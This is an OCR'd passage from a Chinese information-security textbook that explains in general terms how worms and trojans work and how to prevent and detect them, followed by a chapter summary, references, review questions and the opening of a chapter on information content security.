



**图 9-20　蠕虫的一般流程**

(1) 搜索扫描。由蠕虫的搜索扫描功能模块负责探测存在漏洞的主机。当程序向某个主机发送探测漏洞的信息并收到成功的反馈信息后，就得到一个可攻击的对象。

(2) 攻击。攻击模块按漏洞攻击步骤自动攻击上一步骤中找到的对象，取得该主机的权限(一般为管理员权限)，获得一个Shell。对Windows系统来说是cmd.exe，得到这个Shell后就有拥有了对整个系统的控制权。

(3) 复制。繁殖模块通过原主机和新主机之间的交互，将蠕虫程序复制到新主机并启动。复制过程也有很多种方法，可以利用系统本身的程序实现，也可以用蠕虫自带的程

序实现。复制过程实际上就是一个网络文件传输的过程。

**6. 蠕虫的防治与检测**

1）蠕虫防治的方案

蠕虫防治方案可以从两个方面来考虑：第一，从它的实体结构来考虑，如果破坏了它的实体组成的一个部分，则破坏了其完整性，使其不能正常工作，从而达到阻止其传播的目的；第二，从它的功能组成来考虑，如果使其某个功能组成部分不能正常工作，也同样能达到阻止其传播的目的。具体可以分为如下一些措施。

(1) 修补系统漏洞。主要是由系统服务提供商负责，及时提供系统漏洞补丁程序，用户及时安装补丁。

(2) 分析蠕虫行为。通过分析特定蠕虫的行为，给出有针对性的预防措施。例如，预先建立蠕虫判断目标计算机系统是否已经感染时设立的标记。

(3) 重命名或者删除命令解释器。如 UNIX 系统下的 shell、Windows 系统下的 WScript.exe。重命名和删除命令解释器，可以避免执行蠕虫实体中的脚本。

(4) 防火墙。禁止除服务端口外的其他端口，这将切断蠕虫的传播通道和通信通道。

(5) 公告。通过邮件列表等公告措施，加快、协调技术人员之间的信息交流和对蠕虫攻击的对抗工作。

2）蠕虫的防治周期

蠕虫的防治周期可分为 4 个阶段。

(1) 预防阶段。在利用某个漏洞进行攻击的蠕虫产生之间，积极主动地升级系统、安装防火墙、安装入侵检测系统等，防患于未然。

(2) 检测阶段。密切注意网络流量异常、TCP 连接异常等异常现象，尽量在蠕虫的缓慢启动期发现蠕虫。

(3) 遏制阶段。在蠕虫的快速传播期，通过各种手段遏制蠕虫的快速传播。

(4) 清除阶段。清除已感染主机中的蠕虫，通过打补丁等手段，杜绝易感染主机的存在，最终清除蠕虫。

3）对未知蠕虫的检测

比较通用的方式是对流量异常的统计分析、对 TCP 连接异常的分析、对 ICMP 数据异常的分析等。以 ICMP 流量异常的分析为例，在蠕虫的扫描阶段，会随机生成大量的 IP 地址进行扫描，探测漏洞主机。这些被扫描的 IP 中，存在许多空的或不可达的 IP 地址，从而在一段时间内，蠕虫主机会接收到大量的来自不同路由器的 ICMP 不可达数据包，通过对这些数据包进行检测和统计，即可在蠕虫的扫描阶段将其发现，然后将蠕虫主机进行隔离、分析。

### 9.4.4 木马的机理与防治

**1. 木马的定义**

木马的名称源于古希腊神话特洛伊木马。木马是一种恶意程序，是一种基于远程控制的攻击工具，它一旦入侵用户的计算机，就悄悄地在宿主计算机上运行，在用户毫无觉察的情况下，让攻击者获得远程访问和控制系统的权限，进而在用户的计算机中修改文

件、注册表、控制鼠标、监视/控制键盘，或窃取用户信息，乃至实施远程控制。它是攻击者的主要攻击手段之一，具有隐蔽性和非授权性等特点。

病毒的定义强调自我复制的传染性特点，木马的名称强调意图和功能。木马一般不进行自我复制，但具有寄生性，如捆绑在合法程序中得到安装、启动木马的权限，DLL木马甚至采用动态嵌入技术寄生在合法程序的进程中。木马的最终意图是窃取信息、实施远程监控。木马与合法远程控制软件的主要区别在于是否具有隐藏性、非授权性。

**2. 木马的结构**

木马系统通常采用服务器、客户端结构。即分为服务端和客户端。通常功能上由木马配置程序、控制程序和木马程序3个部分组成，如图9-21所示。

(1) 木马程序。也称为服务器程序，驻留在受害者的系统中，非法获取其操作权限，负责接收控制指令，并根据指令或配置发送数据给控制端。

(2) 木马配置程序。木马配置程序设置木马程序的端口号、触发条件、木马名称等，使其在服务器端隐藏得更隐蔽。有时，该配置功能被集成在控制程序的菜单内，不单独作为一个程序。

(3) 木马控制程序。控制程序控制远程木马服务器(有些控制程序集成了木马的配置功能)，统称为控制端(客户端)程序，负责配置服务器、给服务器发送指令，同时接收服务器传过来的数据。





**图 9-21　木马的结构**

**3. 木马的基本原理**

多数木马包括客户端和服务器端两个部分，即采用服务器/客户端结构。攻击者通常利用一种称为绑定程序的工具将木马服务器绑定到某个合法软件上。只要用户运行该软件，木马的服务器就在用户毫无觉察的情况下完成安装过程。

攻击者要利用客户端控制服务器，通常是需要先建立一个通信连接。建立木马连接，需要知道木马的计算机的IP地址，这个可以通过端口扫描来搜寻，因为木马服务器端会开放一些特殊的端口。一旦客户端的扫描功能发现有些IP地址的特定端口处于开放状态，说明这些IP地址的机器可能中了木马。除了这种扫描的方法以外，还可能木马主动通知攻击者需要的信息。

获取木马服务器信息后，建立服务端和客户端的连接，控制端便可以进行一系列远程控制了。如果攻击者控制了大量的计算机，则可能发起DDoS攻击。这些被控制的机器有时候被称为僵尸、肉鸡。

**4. 木马实施网络入侵的基本步骤**

用木马入侵网络，通常包括6个步骤，如图9-22所示。

(1) 配置木马。一般而言，一个设计成熟的木马都有木马配置程序，从具体的配置内容看，主要实现两个功能：木马伪装，即让木马在服务器尽可能隐藏得更加隐蔽；信息反馈，即设置信息反馈的方式或地址，如设置信息反馈的邮件地址、QQ号等。在释放木马之前可以配置木马，释放木马之后也可以远程配置木马。





**图 9-22 木马入侵网络的基本步骤**

(2) 传播木马。即使用各种传播方式，将配置好的木马传播出去。

(3) 运行木马。服务端用户运行木马或捆绑木马的程序后，木马就会自动进行安装，木马首先将自身复制到 Windows 的系统文件夹中(C:\Windows，C:\Windows\system 等)，然后在注册表、启动组、非启动组等位置设置木马的触发启动条件，完成木马服务器的安装。安装后就可以启动木马了。木马被激活后，进入内存，开启并监听预先定义的木马端口，准备与控制端建立连接。

此时，服务器端用户可以用 netstat 查看端口状态，在脱机状态下一般是不会有端口开放的，如果有端口开放，就要注意是否感染了木马。

(4) 信息反馈。信息反馈机制是指木马成功安装后会收集一些服务端的软硬件信息，并通过 E-mail、QQ 等手段告知控制端的攻击者。

(5) 建立连接。木马连接的建立必须具备两个条件：第一，服务端已经安装了木马程序；第二，控制端、服务端都在线。在此基础上，控制端可以通过木马端口与服务端建立连接，进而监控中了木马的计算机。控制端要与服务端建立连接必须知道服务端的木马端口和 IP 地址。由于木马端口是事先设定的，所以如何获得服务端的 IP 地址就更加重要。这主要有两种方法：IP 扫描和信息反馈。

① IP 扫描。由于服务端装有木马程序，所以它的木马端口(假设为 6000)处于开放状态，控制端只要扫描 IP 地址段中 6000 端口开放的主机就可以了。当发现某个 IP 的 6000 端口为开放时，控制端便发起连接请求，服务器端木马程序立即响应，控制端收到响应后，开启一个随机端口与服务器端的木马端口建立连接。这时，一个木马连接才真正

建立。

② 信息反馈。木马程序主动通知控制端所需要的信息，发送 E-mail 或者 QQ，宣告自己已经成功接管计算机；另外是使用 UDP 或者 ICMP，将服务器 IP 地址通过免费主页空间中转到控制端。使用 E-mail 或者即时消息的方式，对攻击者来说并不是最好的一种选择，因为一旦木马被发现，可以通过这个电子邮件的地址找出攻击者。

木马的服务器启动之后，它还可以直接与攻击者计算机上运行的控制端程序通过预先定义的端口进行通信(如反弹木马)。该方法可以穿透木马所在计算机的防火墙，使得对木马攻击的防御更加困难。

(6) 远程控制。木马连接建立后，控制端端口和木马端之间将会出现一条通信通道。控制端程序可通过这条通道以及木马程序对服务器端进行远程控制。

**5. 木马的传播方式**

传统木马的传播方式包括以下几个方面：

(1) 以邮件的附件形式传播。

(2) 通过聊天工具(MSN、QQ 等)传播。

(3) 通过软件下载网站传播。有些下载网站提供下载的软件捆绑了木马文件，用户执行下载文件的同时，也运行了木马。

(4) 通过一般的病毒和蠕虫传播。

(5) 通过带木马 U 盘和光盘传播。

随着网站互动编程的深入，木马的网络传播有了新的途径。

JavaScript、VBScript、ActiveX 等技术的使用，在网页中添加脚本，使得打开网页的同时，下载安装木马。木马也可以通过交互脚本的方式植入。由于微软的 IE 浏览器在执行 Script 脚本上存在一些漏洞，攻击者可以利用这些漏洞传播木马，甚至直接对浏览器计算机进行文件操作等控制。例如，如果攻击者有办法把木马执行文件上传到攻击主机的一个可执行目录里，则可以通过编写交互脚本在攻击主机上执行木马目录。木马还可以利用系统的漏洞进行植入，这样蠕虫和木马结合起来。

## 9.5 本章小结

本章介绍了当前软件安全严峻的现状，包括恶意软件、漏洞、威胁等的统计数据。明确软件安全的概念和研究的内容。并从多个方面如软件工程、软件保证、软件质量、软件可靠性等介绍了与软件安全相关的领域。接下来，从软件安全体系结构分析的角度出发，介绍了风险分析在软件安全分析中的作用。其实，风险分析可以运用到软件开发生命周期的多个阶段，因此以其作为背景，又引入了安全软件开发生命周期，这个部分很多是刚发布的研究成果，特别是 BSIMM 模型。最后，介绍了恶意代码的相关知识，包括恶意软件的分类和区别、病毒的分析和检测、蠕虫的机理和防治、木马的机理和防治，并概括了恶意代码分析的方法。

# 参考文献

[1] G. McGraw. 软件安全:使安全成为软件开发的必需部分. 北京:电子工业出版社,2008.
[2] The MITRE Corporation. Common Vulnerabilities and Exposures. http://cve.mitre.org,2015.
[3] G. McGraw,Bruce Potter. Software Security Testing. IEEE Security & Privacy,2004,2(5):81-85.
[4] McGraw G. Building Secure Software:Better than Protecting Bad Software. IEEE Software,2002,19(6):57-59.
[5] CERT. Operationally Critical Threat,Asset,and Vulnerability Evaluation(OCTAVE) Framework. http://resources.sei.cmu.edu/library/asset-view.cfm?assetID=13473,1999.
[6] F. Swiderski,W. Snyder. Threat Modeling. Redmond,WA:Microsoft Press,2004.
[7] G. Hoglund,G. McGraw. Exploiting Software:How to Break Code. Boston,MA:Addison-Wesley,2004.
[8] 王清,张东辉,周浩,王继刚,赵双. 0day 安全:软件漏洞分析技术(第 2 版). 北京:电子工业出版社,2011.
[9] Michael Howard,Steve Lipner. 软件安全开发生命周期. 北京:电子工业出版社,2008.
[10] Ian Sommerville. 软件工程(第 9 版). 北京:机械工业出版社,2011.
[11] G. McGraw,B. Chess,S. Migues. Software [In] security:The Building Security In Maturity Model (BSIMM). http://www.informit.com/articles/article.aspx?p=1332285,2009.
[12] Eldad Eilam,Elliot Chikofsky. Reversing:逆向工程揭密. 北京:电子工业出版社,2007.
[13] Christopher C. Elisan. 恶意软件、Rootkit 和僵尸网络. 北京:机械工业出版社,2013.
[14] Peter Szor. 计算机病毒防范艺术. 北京:机械工业出版社,2007.
[15] 韩筱卿,王建锋,钟玮,等. 计算机病毒分析与防范大全. 北京:电子工业出版社,2006.

# 思考题

1. 什么是软件安全?
2. 什么是风险分析?
3. 论述 STRIDE 模型的基本方法和作用。
4. 简要介绍几个主要的传统软件开发生命周期模型。
5. 什么是安全软件开发生命周期? 其主要组成部分是什么。
6. 简述微软可信计算安全开发生命周期。
7. 恶意代码的趋势是什么?
8. 三种主要恶意软件的区别是什么?
9. 文件型病毒的感染技术包括哪些?
10. 病毒的检测方法主要由哪些?
11. 蠕虫的基本结构和工作方式是怎样的?
12. 木马实施网络入侵的基本步骤包括哪些?

# 第 10 章

# 信息内容安全

**本章学习要点：**

✍ 掌握信息内容安全的概念及关键技术；

✍ 熟悉信息内容安全面临的安全威胁；

✍ 了解信息内容安全的相关应用及发展趋势。

## 10.1　信息内容安全概述

人类社会已经从蒸汽机时代、电气化时代，进入到信息化时代。据 2015 年中国互联网信息中心 CNNIC 发布的第 35 次《中国互联网络发展状况统计报告》，截至 2014 年 12 月，中国网民数量已达到 6.49 亿，其中手机网民规模达 5.57 亿，互联网总体普及率为 47.9%。该报告指出，43.8%的中国网民表示喜欢在互联网上发表评论；53.1%的中国网民认为自身比较或非常依赖于互联网。互联网被认为是继报纸、广播和电视等之后的新型信息传播媒体，具有便捷性、即时性、自由性、开放性、虚拟性、交互性等优势。网络俨然已成为和现实世界并存的虚拟世界，人们从中可享受自由交往和沟通便利等优点，如即时通讯、搜索引擎、网上购物、网络社交、网络视频、网络银行、电子邮件等。可见，互联网的发展已经深刻地改变了人们的工作和生活方式。

然而，互联网上信息内容的非法传播和利用将会对社会稳定和国家安全具有较大的影响。在 2007 年，胡锦涛总书记就强调要加强网络文化建设和管理。在 2013 年，习近平总书记在《中共中央关于全面深化改革若干重大问题的决定》的说明中进一步指出：“随着互联网媒体属性越来越强，网上媒体管理和产业管理远远跟不上形势发展变化。特别是面对传播快、影响大、覆盖广、社会动员能力强的微博客、微信等社交网络和即时通信工具用户的快速增长，如何加强网络法制建设和舆论引导，确保网络信息传播秩序和国家安全、社会稳定，已经成为摆在我们面前的现实突出问题。”可见，信息内容安全已经成为国家信息安全保障建设的一个重要方面。

### 10.1.1　信息内容安全的概念

要了解信息内容安全，首先要了解什么是信息内容。1995 年，西方七国信息会议首次提出内容产业（Content Industry）的概念；到 1997 年，美国发布《北美产业分类系统》中，提出使用信息内容产业；在 1996 年，欧盟提出“INFO 2000 计划”给出了信息内容产业

的范围："制造、开发、包装和销售信息产品及其服务的产业。"信息内容的主要表现形式包括：文本、图像、音频、视频等，如电子文档、网络新闻、电子邮件、JPEG 图像等，具有数字化、多样性、易复制、易分发、交互性等特点。在本书中，信息内容泛指互联网中的半结构化和非结构化数据，包括文本数据和多媒体数据。

目前，国内外关于信息内容安全没有统一的定义。方滨兴院士定义内容安全为："对信息真实内容的隐藏、发现、选择性阻断。"具体要解决的问题包括发现隐藏信息的真实内容、阻断所指定的信息、挖掘所关心的信息；主要的技术手段是信息识别与挖掘技术、过滤技术、隐藏技术等。李建华等定义信息内容安全（Information Content Security）为："研究如何计算从包含海量信息且迅速变化的网络中，对与特定安全主题相关信息进行自动获取、识别和分析的技术。根据所处的网络环境，又被称为网络内容安全（Network Content Security）。"

总之，信息内容安全是指信息内容的产生、发布和传播过程中对信息内容本身及其相应执行者行为进行安全防护、管理和控制。可见，信息内容安全的目标是要保证信息利用的安全，即在获取信息内容的基础上，分析信息内容是否合法，确保合法内容安全，阻止非法内容的传播和利用。其中，互联网上非法内容的界定在我国 2000 年颁布的《互联网信息服务管理办法》第十五条中有相关的规定：危害国家安全，泄露国家秘密，颠覆国家政权，破坏国家统一的；损害国家荣誉和利益的；煽动民族仇恨、民族歧视，破坏民族团结的；破坏国家宗教政策，宣扬邪教和封建迷信的；散布谣言，扰乱社会秩序，破坏社会稳定的；散布淫秽、色情、赌博、暴力、凶杀、恐怖或者教唆犯罪的；侮辱或者诽谤他人，侵害他人合法权益的；含有法律、行政法规禁止的其他内容的。

### 10.1.2 信息内容安全威胁

由于互联网的开放性、共享性、动态性、自由性等特点，信息内容安全面临严峻的挑战，涉及政治、经济、文化、健康、保密、隐私、产权等各个方面。除了传统的信息安全威胁，如信息内容泄露、篡改、破坏、黑客攻击、计算机病毒等，具体已经在前面章节作了介绍，信息内容安全还存在以下威胁：

**1. 互联网上各种不良信息内容泛滥**

当前，网上充斥着大量的不良信息内容，如色情、暴力、反动、赌博、诈骗、诽谤等信息，严重阻碍互联网的健康发展。据 2010 年的统计数据，全球互联网网站中有 12%是黄色网站，共有 2464.4 多万个，每秒钟全球平均有 28258 名网民在浏览黄色网站。为了浏览黄色网站，网民们投入了大量金钱。调查显示，美国的黄色网站每年获利 28.4 亿美元，全世界网民每年在黄色网站上的花费达 49 亿美元，平均每秒超过 3000 美元。此外，据 2014 年有关新闻报道，搜索引擎被大量赌博网站入侵，部分地方政府网站成为最大的受害者。

**2. 互联网上垃圾信息内容严重过载**

互联网上充斥着各种垃圾信息如垃圾邮件、垃圾短信等，占用了大量的存储资源和带

宽,严重地影响网络性能和危害用户的合法权益。据 2014 年第三季度发布的《中国反垃圾邮件状况调查报告》,中国电子邮箱用户平均每周收到垃圾邮件数量为 12.8 封,所占比例为 33.1%;用户平均每周花费 8.7 分钟处理垃圾邮件。另据 2014 年上半年发布的《手机短信状况调查报告》,用户平均每周收到的垃圾短信息数量为 12.0 条。垃圾邮件和短信等发送的不良信息内容对用户的经济和生活产生巨大的负面影响。

**3. 互联网不良信息内容的传播和利用**

网络谣言、网络诈骗、网络暴力等不良信息内容的传播和利用对个人身心健康和社会公共安全造成极大的威胁。从地域来看,互联网信息内容的传播途径主要有两种:一种是信息源在国外,信息内容通过各种途径非法从国外传至国内;另一种是信息源在国内,信息内容非法从国内传至国外。典型的案例,如 2006 年虐猫人肉搜索事件;2008 年柑橘蛆虫事件严重影响全国部分地区销售;2010 年金庸被死亡事件;2011 年日本核事故泄漏引发抢购食盐事件;2014 年周星驰被炮轰事件;2015 年何炅吃空饷事件等。可见,不良信息的传播和利用已经成为信息内容安全的一个重要的威胁。

**4. 互联网中信息内容侵权行为猖獗**

由于信息内容的数字化,在互联网环境下信息内容具有易无损复制、容易篡改、传播成本低等特点,从而模糊了合理使用和侵权行为之间的界限,使得信息内容版权所有者的合法权益得不到保障,极大地阻碍了信息内容产业的发展。例如,2005 年起,美国的作者行会和美国出版商协会指控 Google 公司扫描和以数字化方式发布各大图书馆藏书内容的计划触犯版权法。在 2011 年,多名作家控告百度文库在未经许可条件下,将作品放入百度文库平台,免费向公众开放。同年,多家媒体公司控诉百度影音涉嫌视频盗版侵权等。这些盗版和侵权行为已经成为信息内容产业的主要威胁之一,严重地制约了互联网的发展。

### 10.1.3　信息内容安全体系架构

信息安全学科主要研究信息的机密性、完整性、可用性、可控性以及抗抵赖性等安全属性的一门综合性学科,主要包括:设备安全、数据安全、内容安全和行为安全四个层面。信息内容安全作为信息安全在政治、法律和道德层次上的要求,旨在分析和识别信息内容的基础上,解决信息内容利用方面的安全防护,保障对信息内容传播和利用的控制能力。

从学科特点上看,信息内容安全是通用网络内容分析的一个分支,涉及计算机网络、数据挖掘、机器学习、信息检索、中文信息分析、信息论和统计学等多门学科的交叉。根据对信息内容安全定义,按照“获取、分析、管理、控制”的一体化信息内容安全策略,本书给出信息内容安全体系架构如图 10-1 所示。该体系结构由信息内容获取、信息内容分析与识别、信息内容管理和控制等模块构成,系统可实现互联网数据的采集、不良信息内容的识别与分析、不良信息内容的过滤与阻断、敏感信息内容的隐藏以及信息内容版权保护等功能。

